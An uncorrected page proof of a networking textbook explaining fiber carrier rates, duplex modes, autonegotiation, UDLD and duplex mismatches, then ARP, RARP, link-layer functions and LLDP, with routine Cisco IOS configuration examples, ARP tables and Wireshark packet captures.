- Providers monitor your lines, and problems are identified sooner. 141
- Leased lines usually include service-level agreements (SLAs) and service-level guarantees (SLGs) that contain requirements for uptime. For example, an SLA may state that within 2 hours of identifying a problem, the provider will have your communication lines back online. 143

Table 2-2 lists optical carrier specifications for fiber-optic standards, along with transmission rates. 147

t2.1 **Table 2-2.** *Fiber-Optic Standards*

Optical Carrier Specifications	Transmission Rate	
OC-1	51.84 Mbps	t2.2
OC-3	155.52 Mbps	t2.3
OC-12	622.08 Mbps	t2.4
OC-24	1.244 Gbps	t2.5
OC-48	2.488 Gbps	t2.6
OC-192	10 Gbps	t2.7
OC-256	13.271 Gbps	t2.8
OC-768	40 Gbps	t2.9
		t2.10

Wireless Communication 148

Wireless networks have become the norm today. Even though many networks are wireless, wireless controllers need physical connectivity at their backbone. It is very common these days to sit in a coffee shop and connect to the Wi-Fi network. In fact, most places today offer wireless networks including airplanes. Wireless communication happens when signals are transmitted and received using antennas, microwave stations, infrared light, and satellites. Data is transmitted through the air in wireless networks. Most companies today offer wireless corporate networks to include bring your own devices to connect to the network. We will discuss wireless network configuration in Chapter 20. 149

Ethernet

Ethernet is a local area network architecture developed by the Xerox Corporation. The Ethernet specification is the basis of the IEEE 802.3 standard, which specifies physical and data link layers. Fast Ethernet and Gigabit Ethernet support data rates of 100 Mbps up to 1 gigabit. Ethernet is the most widely used network standard in the world. Typically, Ethernet is used to support local network deployments, but distances supported by the Ethernet have increased by kilometers.

Duplex

As mentioned earlier, a *duplex communication system* consists of two endpoint devices that communicate with one another in both directions. Full duplex and half duplex were mentioned earlier. Now let's take a deeper look at them and a simplex system:

- *Full duplex*: Both systems can communicate with one another simultaneously. An example of this would be an instant messenger or cellphone. Both systems can send messages and speak at the same time, as well as be seen and heard simultaneously.
- Two-way radios can be designed to transmit on one frequency and receive on another, making it a full-duplex system. This is referred to as *frequency division duplex*. Full-duplex connections via the Ethernet use two physical pairs of twisted cable: one pair is used to receive data and the other to transmit data for simultaneous communication.
- *Half duplex*: One system can communicate with the other only when the other is not communicating. Communication takes place one direction at a time and cannot occur simultaneously. An example of this is a push-to-talk radio similar to Sprint mobile phones or walkie-talkies. When one person wants to speak, they push the talk button, which allows the device to transmit but does not allow it to receive. If they would like the receiver to be on, then they must release the talk button to listen to the other person.
- *Simplex*: Systems that are not duplex are simplex, which means that only one device can transmit while the others listen. Examples include baby monitors, video monitoring, microphones, radio, televisions, and public announcement systems.

The following are the advantages of a full-duplex system:

- The cable is collision-free and doubles the data capacity on the connection.
- Time is not wasted because no frames need to be retransmitted since there are no collisions.
- End units do not have to wait for each other to finish transmitting, as sending and receiving data are split between different twisted pairs.

AU3

- The data capacity is doubled and increased due to the fact that sending and receiving traffic are separated. The following text displays the duplex being set on a router: 190
191
- ```

IOU1(config)#int ethernet 0/0 192
IOU1(config-if)#dupl 193
IOU1(config-if)#duplex ? 194
 auto Enable AUTO duplex configuration 195
 full Force full duplex operation 196
 half Force half-duplex operation 197

IOU1(config-if)#duplex full 198

```

## Time Division Duplexing 199

*Time division duplexing* uses time division to break up transmit and receive signals. It emulates full-duplex communication on half-duplex communication links. Time division duplexing is asymmetric on receive and transmit data rates. The rates of each can be changed dynamically if the amount of data is increased or decreased for receiving or transmitting. Examples include DSL, TDMA, and carrier sense multiple access packet switched networks. 200  
201  
202  
203  
204

## Frequency Division Duplexing 205

*Frequency division duplexing* operates by having the sender and receiver use different carrier frequencies. This allows an endpoint to receive and transmit data at the same time by not sending data on the same frequency that it receives data on. 206  
207  
208

The following are the benefits of frequency division duplexing: 209

- It is more efficient because the communications are symmetric and simultaneous. 210
- Bandwidth is not wasted and has less latency than that in time division duplexing. 211
- The communications do not interfere with one another because signals are transmitted and received on different frequencies. 212  
213

## Autonegotiation 214

Imagine you need to set up a meeting with a prospective employer from Japan and you live in Alaska. You need to agree on a method of communication, and you declare that you have options such as Skype, Zoom, Microsoft Teams, FaceTime, and a cellular phone. Your employer says that they have Skype, an international cellular phone, and a landline. You agree on Skype as the preferred communication. This is similar to autonegotiation. Autonegotiation is a process of the Ethernet where two connected devices choose a common set of transmission parameters that include speed, duplex mode, and flow control. The two network devices that are connected send each other messages to share which parameters they are capable of supporting and then choose the highest-performance transmission mode that both devices support. Autonegotiation occurs at the first layer of the OSI model, the physical layer. 215  
216  
217  
218  
219  
220  
221  
222  
223

Autonegotiation allows devices to choose different transmission rates and duplex modes, including half duplex and full duplex. Higher speeds are always preferred, and full duplex is always preferred over half duplex based on the shared capabilities offered by each network device. Parallel detection is used when one of the connected devices does not have autonegotiation enabled or does not support it. In these 224  
225  
226  
227

228 cases, the device with autonegotiation enabled determines and chooses a speed that matches the device it  
 229 is connected to. Full duplex cannot be assumed, which is why half duplex is always chosen. Standards for  
 230 1000BASE-T, 1000BASE-TX, and 10GBASE-T state that autonegotiation must be enabled.

231 Now let's look at an example of setting the speed and duplex on the router. The following is an example  
 232 of configuring a router for full duplex with a speed of 100 Mbps:

```
233 R2(config-if)#int f0/0
234 R2(config-if)#no shut
235 R2(config-if)#duplex ?
236 auto Enable AUTO duplex configuration
237 full Force full duplex operation
238 half Force half-duplex operation

239 R2(config-if)#duplex full
240 R2(config-if)#speed ?
241 10 Force 10 Mbps operation
242 100 Force 100 Mbps operation
243 auto Enable AUTO speed configuration

244 R2(config-if)#speed 100
245 R2#sh int f0/0
246 FastEthernet0/0 is up, line protocol is up
247 Hardware is Gt96k FE, address is c402.484c.0000 (bia c402.484c.0000)
248 MTU 1500 bytes, BW 100000 Kbit/sec, DLY 100 usec,
249 reliability 255/255, txload 1/255, rxload 1/255
250 Encapsulation ARPA, loopback not set
251 Keepalive set (10 sec)
252 Full-duplex, 100Mb/s, 100BaseTX/FX
```

253 Let's look at an example of setting up autonegotiation on the other router, and the router negotiates to  
 254 half duplex and 10 Mbps:

```
255 R1(config-if)#int f0/0
256 R1(config-if)#duplex auto
257 R1(config-if)#speed auto
258 *Mar 1 00:08:55.523: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
259 *Mar 1 00:08:59.967: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
260 R1#sh int f0/0
261 FastEthernet0/0 is up, line protocol is up
262 Hardware is Gt96k FE, address is c401.4f4c.0000 (bia c401.4f4c.0000)
263 MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
264 reliability 255/255, txload 1/255, rxload 1/255
265 Encapsulation ARPA, loopback not set
266 Keepalive set (10 sec)
267 Half-duplex, 10Mb/s, 100BaseTX/FX
268 ARP type: ARPA, ARP Timeout 04:00:00
269 Last input 00:00:18, output 00:00:04, output hang never
270 Last clearing of "show interface" counters never
271 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0 Physical medium:
272 Autonegotiation
```



---

■ **Note** In both of the preceding examples, the routers should be set to autonegotiation or duplex, and speed must be set to the same parameters for both routers to negotiate to full duplex and 100 Mbps.

---

## Unidirectional Link Detection 275

*Unidirectional Link Detection* (UDLD) is a data link layer protocol by Cisco that works with layer 1 to monitor the status of a physical link and detect a unidirectional link. UDLD was made to complement the *Spanning Tree Protocol* (STP), which is used to prevent layer 2 switching loops in a network. STP creates a loop-free topology by blocking one or more ports from participating in the network. STP is covered later in the book.

UDLD detects the identities of neighbors and shuts down misconnected ports. UDLD works with autonegotiation to prevent physical and logical unidirectional connections and protocol malfunctions. A neighboring switch must have UDLD enabled on its ports to exchange protocol packets. Each device sends UDLD protocol packets that have the port device ID.

An echo of the switch should be received on the port that sent out the UDLD protocol packets, allowing the switch to receive packets with its device ID. If a port does not receive a UDLD packet for a specified duration, the switch considers the link unidirectional. After the link is labeled as unidirectional, the port is disabled until it is manually reenabled or until the timeout expires.

## Common Issues 288

This section focuses on some of the issues that you may encounter when dealing with layer 1, including duplex mismatches and poorly made cables and bad connectors.

### Duplex Mismatch 291

Duplex mismatches can occur when network devices are manually set to full duplex while the other is set to half duplex or autonegotiation fails. Duplex mismatches can be difficult to diagnose if the network is sending and receiving simple traffic. If your network is bogged down or running slower than usual, make sure that all of your connections are set or have negotiated to full duplex.

Duplex mismatch can also occur when one device is set to autonegotiation while the other is set to full duplex. The network device with autonegotiation set can set the speed appropriately, but it cannot determine the correct duplex mode. Your network device will also let you know in its log messages if there is a duplex mismatch. Most manufacturers of Ethernet equipment recommend enabling autonegotiation on your network devices.

Even if there is a duplex mismatch, traffic will still flow over the connection. For this reason, simple packets such as a ping cannot detect duplex mismatches. If an application that sends a large amount of data is being used, the network speed will slow down to very low speeds. The side of the link that is set to full duplex can send and receive data simultaneously, but the side set to half duplex can only send traffic when it is not receiving traffic. The side that is set to half duplex forces the TCP to resend packets that have not been acknowledged, which forces the network to function poorly.



307 **Bad Connector Terminations**

308 It is extremely important to test cable terminations; otherwise, performance will degrade. You will incur  
309 noise and loss of the signal if connectors are bad or part of the cable is bad. Use cable testers to verify that  
310 cables were made correctly and use signal testers to test for loss across the cable. Broken fibers are very  
311 common issues when dealing with physical cable issues. Be sure your cable lengths do not exceed the  
312 supported length of the technology. Easy ways to troubleshoot bad cables are to swap out suspected bad  
313 cables with known good cables.

314 **Summary**

315 Remember when thinking of physical media, it is easy to represent the lines of communication as a highway  
316 to transport data from one point to another. The type of signal representing data as bits depends on the type  
317 of medium used. When using fiber, the signals are patterns of light; when using copper cable media, the  
318 signals are patterns of electrical pulses; and for wireless media, the signals are patterns of radio waves.

Uncorrected Proof

# Author Queries

Chapter No.: 2      0005078422

| Queries | Details Required                                                              | Author's Response |
|---------|-------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to sentence starting "Fiber-optic cable, or..." is okay. |                   |
| AU2     | Please check if edit to sentence starting "For example, an SLA..." is okay.   |                   |
| AU3     | Please check if edit to sentence starting "Now let's take a..." is okay.      |                   |
| AU4     | Please check if highlights in code can be removed.                            |                   |
| AU5     | Please check if "port device ID" is okay as edited.                           |                   |

Uncorrected Proof

## CHAPTER 3



# Data Link Layer

AU1

This chapter discusses protocols associated with the *data link layer* and link layer functions. The protocols covered are the Address Resolution Protocol (ARP), Reverse Address Resolution Protocol (RARP), Link Layer Discovery Protocol (LLDP), and Cisco Discovery Protocol (CDP). As mentioned earlier, the data link layer must ensure that messages are transmitted to devices on a LAN using physical hardware addresses, and it also must convert packets sent from the *network layer* into frames to be sent out to the physical layer to transmit. The data link layer converts packets into frames, which adds a header that contains the device's physical hardware source and destination addresses, flow control, and a footer with the checksum data (CRC). We are going to dive deeply into this layer.

## Protocols


Protocols establish an agreed way of communicating between two systems or components. They establish a common language and specify how sessions begin and how data is exchanged. Imagine trying to play a PlayStation 3 disk in an Xbox video game console. What would the outcome be? The game is unable to play, but why? PlayStation and Xbox video game consoles each have their own established protocols that allow their games to be played on their systems. Protocols allow many different vendors to develop devices that can communicate by using a common set of rules defined by these protocols. Now let's dive into some of the protocols used in the data link layer.

## The Address Resolution Protocol (ARP)

Imagine that you are at a grocery store and have lost your child. You go to the store manager to ask to make an announcement over the PA system: "Hi, Bob. Your parent is looking for you. Please come to the front of the store." ARP is similar, as all can hear a broadcast message, but only one recipient responds to the request. ARP is a protocol used to translate network logical addresses into link layer physical hardware addresses. In short, IP addresses are converted to MAC addresses, and the translation is placed in a device's ARP table.

When a network device receives a packet with a destination IP address on a subnet it owns and the MAC address of the destination is not in its ARP table, the device sends out a packet of all interfaces to determine who the owner of this IP address is. The host with the corresponding IP address responds with its MAC address, and the switch annotates this in its ARP table for a faster resolution in the future. Figure 3-1 is the diagram used for the `show arp` command as you view the ARP table.

this figure will be printed in b/w



**Figure 3-1.** Example of an ARP table in a router

The following example Cisco command displays the ARP table of router IOU1:

```

30
31 IOU1#show arp
32 Protocol Address Age (min) Hardware Addr Type Interface
33 Internet 192.168.1.1 0 aabb.cc00.0400 ARPA Ethernet0/0
34 Internet 192.168.1.2 - aabb.cc00.0100 ARPA Ethernet0/0
35 Internet 192.168.2.1 0 aabb.cc00.0300 ARPA Ethernet0/1
36 Internet 192.168.2.2 - aabb.cc00.0110 ARPA Ethernet0/1
37 Internet 192.168.3.1 0 aabb.cc00.0200 ARPA Ethernet0/2
38 Internet 192.168.3.2 - aabb.cc00.0120 ARPA Ethernet0/2
39 Internet 192.168.4.1 0 aabb.cc00.0500 ARPA Ethernet0/3
40 Internet 192.168.4.2 - aabb.cc00.0130 ARPA Ethernet0/3

```

The ARP table of IOU1 contains the physical MAC address interface connecting the other devices and their IP addresses. This table saves time for the devices when received traffic is destined for one of these IP addresses. IOU1 no longer has to send out a broadcast requesting these IP addresses but can simply forward packets to their destinations.

Figure 3-2 shows that the workstation with IP address 1.1.1.1 needs to know which end device owns IP address 1.1.1.2. The workstation sends its request to the switch, which then sends an ARP broadcast out of its interfaces and waits for one of the end devices to respond. The workstation with IP 1.1.1.2 responds to the ARP request and sends its MAC address back to the switch. The switch creates an entry with this information in its ARP table for future reference and sends the information to the requesting workstation with IP 1.1.1.1.




Figure 3-2. ARP request example

The Wireshark capture in Figure 3-3 displays an ARP request as a broadcast packet. The ARP reply is shown in Figure 3-4. The destination hardware address is FF:FF:FF:FF:FF:FF; it is a hardware address broadcast.

| No. | Time       | Source            | Destination       | Protocol | Length | Info                               |
|-----|------------|-------------------|-------------------|----------|--------|------------------------------------|
| 290 | 5051.59359 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | Gratuitous ARP for 1.1.1.2 (Reply) |
| 291 | 5051.59359 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | Gratuitous ARP for 1.1.1.2 (Reply) |
| 292 | 5054.52315 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | who has 1.1.1.1? Tell 1.1.1.2      |
| 293 | 5054.58565 | c4:01:4f:4c:00:00 | c4:02:48:4c:00:00 | ARP      | 60     | 1.1.1.1 is at c4:01:4f:4c:00:00    |
| 294 | 5054.97821 | c4:02:48:4c:00:00 | c4:02:48:4c:00:00 | LOOP     | 60     | Reply                              |

|                                                                                             |  |  |  |  |  |  |
|---------------------------------------------------------------------------------------------|--|--|--|--|--|--|
| Frame 292: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0         |  |  |  |  |  |  |
| Ethernet II, Src: c4:02:48:4c:00:00 (c4:02:48:4c:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff) |  |  |  |  |  |  |
| Address Resolution Protocol (request)                                                       |  |  |  |  |  |  |
| Hardware type: Ethernet (1)                                                                 |  |  |  |  |  |  |
| Protocol type: IP (0x0800)                                                                  |  |  |  |  |  |  |
| Hardware size: 6                                                                            |  |  |  |  |  |  |
| Protocol size: 4                                                                            |  |  |  |  |  |  |
| Opcode: request (1)                                                                         |  |  |  |  |  |  |
| Sender MAC address: c4:02:48:4c:00:00 (c4:02:48:4c:00:00)                                   |  |  |  |  |  |  |
| Sender IP address: 1.1.1.2 (1.1.1.2)                                                        |  |  |  |  |  |  |
| Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)                                   |  |  |  |  |  |  |
| Target IP address: 1.1.1.1 (1.1.1.1)                                                        |  |  |  |  |  |  |

|      |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |       |         |
|------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------|---------|
| 0000 | ff | ff | ff | ff | ff | ff | c4 | 02 | 48 | 4c | 00 | 00 | 08 | 06 | 00 | 01 | ..... | HL..... |
| 0010 | 08 | 00 | 06 | 04 | 00 | 01 | c4 | 02 | 48 | 4c | 00 | 00 | 01 | 01 | 01 | 02 | ..... | HL..... |
| 0020 | 00 | 00 | 00 | 00 | 00 | 00 | 01 | 01 | 01 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | ..... | .....   |
| 0030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |    |    |    |    | ..... | .....   |

Figure 3-3. Example ARP request

In line number 292 in the Wireshark captures shown in Figures 3-3 and 3-4, you will notice that the requesting device is looking for the physical address of IP address 1.1.1.1. The end device at 1.1.1.1 responds to the ARP request with a reply, including its MAC address in line number 293.

this figure will be printed in b/w

| No. | Time       | Source            | Destination       | Protocol | Length | Info                               |
|-----|------------|-------------------|-------------------|----------|--------|------------------------------------|
| 290 | 5051.59359 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | Gratuitous ARP for 1.1.1.2 (Reply) |
| 291 | 5051.59359 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | Gratuitous ARP for 1.1.1.2 (Reply) |
| 292 | 5054.52315 | c4:02:48:4c:00:00 | Broadcast         | ARP      | 60     | who has 1.1.1.1? Tell 1.1.1.2      |
| 293 | 5054.58565 | c4:01:4f:4c:00:00 | c4:02:48:4c:00:00 | ARP      | 60     | 1.1.1.1 is at c4:01:4f:4c:00:00    |
| 294 | 5054.97821 | c4:02:48:4c:00:00 | c4:02:48:4c:00:00 | LOOP     | 60     | Reply                              |

|                                                                                                     |  |  |  |  |  |  |
|-----------------------------------------------------------------------------------------------------|--|--|--|--|--|--|
| Frame 293: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0                 |  |  |  |  |  |  |
| Ethernet II, Src: c4:01:4f:4c:00:00 (c4:01:4f:4c:00:00), Dst: c4:02:48:4c:00:00 (c4:02:48:4c:00:00) |  |  |  |  |  |  |
| Address Resolution Protocol (reply)                                                                 |  |  |  |  |  |  |
| Hardware type: Ethernet (1)                                                                         |  |  |  |  |  |  |
| Protocol type: IP (0x0800)                                                                          |  |  |  |  |  |  |
| Hardware size: 6                                                                                    |  |  |  |  |  |  |
| Protocol size: 4                                                                                    |  |  |  |  |  |  |
| Opcode: reply (2)                                                                                   |  |  |  |  |  |  |
| Sender MAC address: c4:01:4f:4c:00:00 (c4:01:4f:4c:00:00)                                           |  |  |  |  |  |  |
| Sender IP address: 1.1.1.1 (1.1.1.1)                                                                |  |  |  |  |  |  |
| Target MAC address: c4:02:48:4c:00:00 (c4:02:48:4c:00:00)                                           |  |  |  |  |  |  |
| Target IP address: 1.1.1.2 (1.1.1.2)                                                                |  |  |  |  |  |  |

|      |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |          |         |
|------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----------|---------|
| 0000 | c4 | 02 | 48 | 4c | 00 | 00 | c4 | 01 | 4f | 4c | 00 | 00 | 08 | 06 | 00 | 01 | ..HL.... | OL..... |
| 0010 | 08 | 00 | 06 | 04 | 00 | 02 | c4 | 01 | 4f | 4c | 00 | 00 | 01 | 01 | 01 | 01 | .....    | OL..... |
| 0020 | c4 | 02 | 48 | 4c | 00 | 00 | 01 | 01 | 01 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | ..HL.... | .....   |
| 0030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....    | ....    |

Figure 3-4. Example ARP reply

## The Reverse Address Resolution Protocol (RARP)

RARP is a protocol used to translate physical addresses into network layer IP addresses. RARP is similar to ARP, except that a physical address is broadcast rather than an IP address. When a computer requests the IP address of a computer network, but it knows nothing but a MAC address, the client broadcasts the request, and a device that can provide the mapping of the MAC address to the computer's IP address is identified.

## Link Layer Functions

The link layer is responsible for framing, addressing, synchronization, flow control, and error control. We will now further discuss key functions of the link layer.

### Framing

Packets arrive from the network layer, and the data link layer encapsulates them into frames. Next, each frame is sent to the physical layer to be sent to the receiver, which receives the signals sent, bit by bit, and assembles them into frames. The frames are formatted based on the specific physical layer specification used, such as Ethernet or Wi-Fi, before being transmitted to the receiver.

### Addressing

The link layer is responsible for physical hardware addressing. This address is similar to your home address; in other words, the physical address is where the device resides. The physical address—called a media access control address, or MAC address—is a unique identifier assigned to network interface controller (NIC) cards on the physical network segment. MAC addresses are also known as hardware addresses and are assigned by the manufacturer of the device.

## Synchronizing

75

The data link layer sends frames from sender to receiver and synchronizes the two for the data transfer to occur. The beginning and the end of a frame can be detected by using flag fields or special synchronization fields.

76

77

78

## Flow Control

79

The data link layer ensures that both the sender and the receiver exchange data at the same speed by using *flow control*. Flow control is necessary if both the sender and the receiver have different speed capabilities.

80

81

## Error Control

82

In the event that signals encounter a problem in transit, errors are detected, and the data link layer attempts to recover data bits. This layer also provides error reporting to the transmitter or the sender of the data.

83

84

*Backward error correction* allows the receiver to detect an error in the data received and request the sender to retransmit the data. *Forward error correction* allows the receiver to detect an error in the data received and autocorrect some errors.

85

86

87

Figures 3-5, 3-6, and 3-7 show examples of frames with errors at the data link layer. Figure 3-5 shows a frame with a single-bit error.

88

89




this figure will be printed in color

**Figure 3-5.** Single-bit error

Figure 3-6 shows a frame with a multiple-bit error.

90



this figure will be printed in color

**Figure 3-6.** Multiple-bit error

Figure 3-7 shows a frame with consecutive bit errors, or a burst of errors.

91




Figure 3-7. Consecutive errors

## Link Layer Discovery Protocol (LLDP)

LLDP is a vendor-neutral layer 2 protocol used by network devices advertising their identity, capabilities, and neighbors on a local area network. LLDP is similar to the Cisco proprietary protocol CDP, which is discussed later in the book. A requirement for using LLDP is to implement *type-length-values* (TLVs). The following TLVs are required:

- Inventory
- LLDP-MED (LLDP Media Endpoint Discovery) capabilities
- Network policy
- Port VLAN ID
- MAC/PHY configuration/status
- Extended power via a media-dependent interface (MDI)

LLDP allows management tools such as Simple Network Management Protocol (SNMP) detect and correct network misconfigurations and malfunctions. The use of LLDP is restricted to the Ethernet, Fiber Distributed Data Interface (FDDI), and token ring types of media. LLDP Media Endpoint Discovery (MED) was created by the Telecommunications Industry Association (TIA) for voice over IP (VoIP) devices. LLDP sends advertisements to a multicast address with information about itself to neighbors, including device identifiers, versions, and port identifiers. Any device in the network is able to learn about the neighboring devices it is connected to, as advertisements are transmitted and received on all enabled and active interfaces. Also, devices can be controlled to not transmit or receive information on a per-port basis.

A network device will only transmit LLDP packets until an endpoint device transmits an LLDP-MED packet to the network device. After an LLDP-MED packet is received, the network device continues transmitting LLDP-MED packets to the endpoint device.


## Class of Endpoints

LLDP-MED can support the following classes of endpoints:

- *Class 1*: Used for basic endpoint devices such as IP communication controllers
- *Class 2*: Used for endpoint devices supporting streaming media
- *Class 3*: Used for endpoint devices supporting IP communications, such as VoIP phones

Figure 3-8 shows a local area network (LAN) with LLDP-MED enabled.





this figure will be printed in b/w

**Figure 3-8.** Example of LLDP-MED messages on a LAN

## LLDP Benefits

Now that LLDP has been introduced, let's review some of the benefits of using it:

- Network management services can track network devices and determine software and hardware versions and serial numbers.
- Autodiscovery of local area network policies.
- Supports multivendor interoperability.
- Provides MIB support.
- Device location discovery supports Enhanced 911 services on VoIP devices.
- Automated power management of Power over Ethernet (PoE) end devices.
- Provides troubleshooting aids to detect duplex and speed issues and communicates to phones the VLAN that they should be in.

Let's review Figure 3-9 to discuss some of the fields in the LLDP packet. LLDP uses the Ethernet as its transport protocol. You can see from the packet that the Ethernet type for LLDP is 0x88cc. LLDP Data Units (LLDPDUs) are forwarded to the destination MAC address—01:80:c2:00:00:0e, which is an LLDP multicast address, which is shown in the packet capture. Important information to note in the packet capture is the destination address, which is the LLDP multicast address. Also note the type of packet, which is 0x88cc. You can see the MAC address of the sending device; the port that is being used, FastEthernet0/13; and the system name, S1.cisco.com, as well as the system description, including the router's Internetwork Operating System (IOS) information and the type of device.

AU3

this figure will be printed in b/w

```

4 8.487730 Cisco_98:68:8f LLDP_Multicast LLDP 287 Chassis Id = 00:18:ba:98:68:8f Port Id = Fa0/13 TT
5 36.827130 Cisco_a7:b2:8d LLDP_Multicast LLDP 296 Chassis Id = 00:19:2f:a7:b2:8d Port Id = uplink to
6 38.191715 Cisco_98:68:8f LLDP_Multicast LLDP 287 Chassis Id = 00:18:ba:98:68:8f Port Id = Fa0/13 TT
7 60.002339 Cisco_98:68:8f CDP/VTP/DTP/PAgP/UDCDP 388 Device ID: S1 Port ID: FastEthernet0/13

Frame 4: 287 bytes on wire (2296 bits), 287 bytes captured (2296 bits)
Ethernet II, Src: Cisco_98:68:8f (00:18:ba:98:68:8f), Dst: LLDP_Multicast (01:80:c2:00:00:0e)
Destination: LLDP_Multicast (01:80:c2:00:00:0e)
Source: Cisco_98:68:8f (00:18:ba:98:68:8f)
Type: 802.1 Link Layer Discovery Protocol (LLDP) (0x88cc)
Link Layer Discovery Protocol
Chassis Subtype = MAC address, Id: 00:18:ba:98:68:8f
Port Subtype = Locally assigned, Id: Fa0/13
Time To Live = 120 sec
System Name = S1.cisco.com
System Description = Cisco IOS Software, C3560 Software (C3560-ADVIPSERVICESK9-M), Version 12.2(44)SE, RELEASE SOFT
Port Description = FastEthernet0/13
Capabilities
IEEE 802.1 - Port VLAN ID
1111 111. = TLV Type: organization Specific (127)
.... ..0 0000 0110 = TLV Length: 6
Organization unique code: IEEE 802.1 (0x0080c2)
IEEE 802.1 Subtype: Port VLAN ID (0x01)
Port VLAN Identifier: 1 (0x0001)
IEEE 802.3 - MAC/PHY Configuration/Status
End of LLDPDU

```

Figure 3-9. LLDP packet

140 All Cisco network devices running LLDP create a table of information received from neighbor devices  
 141 that can be viewed using the **show lldp** command, as shown in Figure 3-10. The **lldp run** command  
 142 activates LLDP. Lastly, you can see that the **show lldp neighbors** command displays information from  
 143 devices connected to your router. The **show lldp neighbors detail** command displays more information  
 144 about neighboring devices, as shown in the packet capture in Figure 3-9. Figure 3-10 displays the network  
 145 used in our LLDP example.

this figure will be printed in b/w

